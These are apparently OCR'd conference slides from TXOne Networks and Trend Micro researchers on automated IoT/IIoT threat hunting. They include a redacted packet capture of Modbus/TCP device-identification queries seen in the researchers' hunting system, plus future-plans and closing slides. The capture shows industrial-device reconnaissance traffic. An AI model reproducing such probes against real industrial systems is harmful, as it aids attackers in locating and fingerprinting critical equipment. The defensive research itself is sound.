
Attack Trend Analysis as an Early Warning System




The Threat of Next Generation












The Threat of Next Generation








```
No.    Time       Source            Destination        Protocol     Length  Info
161…  1299.92…  81.41.[redacted]   139.59.[redacted]  Modbus/TCP       77   Query: Trans:
168…  1355.98…  83.41.[redacted]   139.59.[redacted]  Modbus/TCP       77   Query: Trans:
173…  1405.00…  81.41.[redacted]   139.59.[redacted]  Modbus/TCP       77   Query: Trans:
216…  1859.14…  81.41.[redacted]   139.59[redacted]   Modbus/TCP       77   Query: Trans:
251…  2177.82…  81.41.[redacted]   139.59.[redacted]  Modbus/TCP       77   Query: Trans:
254…  2218.39…  81.41.[redacted]   139.59.[redacted]  Modbus/TCP       77   Query: Trans:

▶ Frame 21634: 77 bytes on wire (616 bits), 77 bytes captured (616 bits)
▶ Ethernet II, Src: [redacted]
▶ Internet Protocol [redacted]
▶ Transmission Control Protocol, Src Port: 61040, Dst Port: 502, Seq: 1, Ack: 1, Len: 11
▼ Modbus/TCP
    Transaction Identifier: 23111
    Protocol Identifier: 0
    Length: 5
    Unit Identifier: 0
▼ Modbus
    .010 1011 = Function Code: Encapsulated Interface Transport (43)
    MEI type: Read Device Identification (14)
    Read Device ID: Basic Device Identification (1)
    Object ID: VendorName (0)

0000  [redacted]
0010
0020
0030  00 03 b9 c8 00 00 01 01  08 0a 01 87 d7 59 5a e2   ········ ·····YZ·

Modbus: Protocol
```

The Next Steps for Our Next Generation IIoT Threat-Hunting System

The Next Steps for Our Next Generation IIoT Threat-Hunting System

- Bring the complete industry 4.0 environment into our hunting system either after it’s fully virtualized or via paravirtualization



Short-term perspective

Long-term perspective

txOne networks

High Interaction Hunting Engine
Siemens S7

TXOne Networks Inc.

The Next Step of Next Generation IIoT Threat-Hunting System

- The next generation of our hunting engine will coexist with the existing IoT hunting engine, fully covering the scope of IIoT
- For attack traffic and malicious programs, we will conduct an in-depth study of the various applications of machine learning on traffic analysis and malware analysis, further advancing the degree of automated analysis

Closing Remarks

Closing Remarks

- An automated threat hunting system is an excellent tool for effectively hunting and suppressing the continuous expansion of IoT and IIoT threats
- These 6 examples of trends from our hunt are only a small part of the resources available in the hunting system – there is still more treasure waiting for us to discover
- The next generation of threats, IIoT threats, is coming, and early preparation is the way to deal with it

Thanks for Listening

Mars Cheng (@marscheng_)

Patrick Kuo (@patrickkuo_t)

Acknowledgements

This is a Joint Research by TXOne Threat Research, TXOne Signature Research and Trend Micro Inc.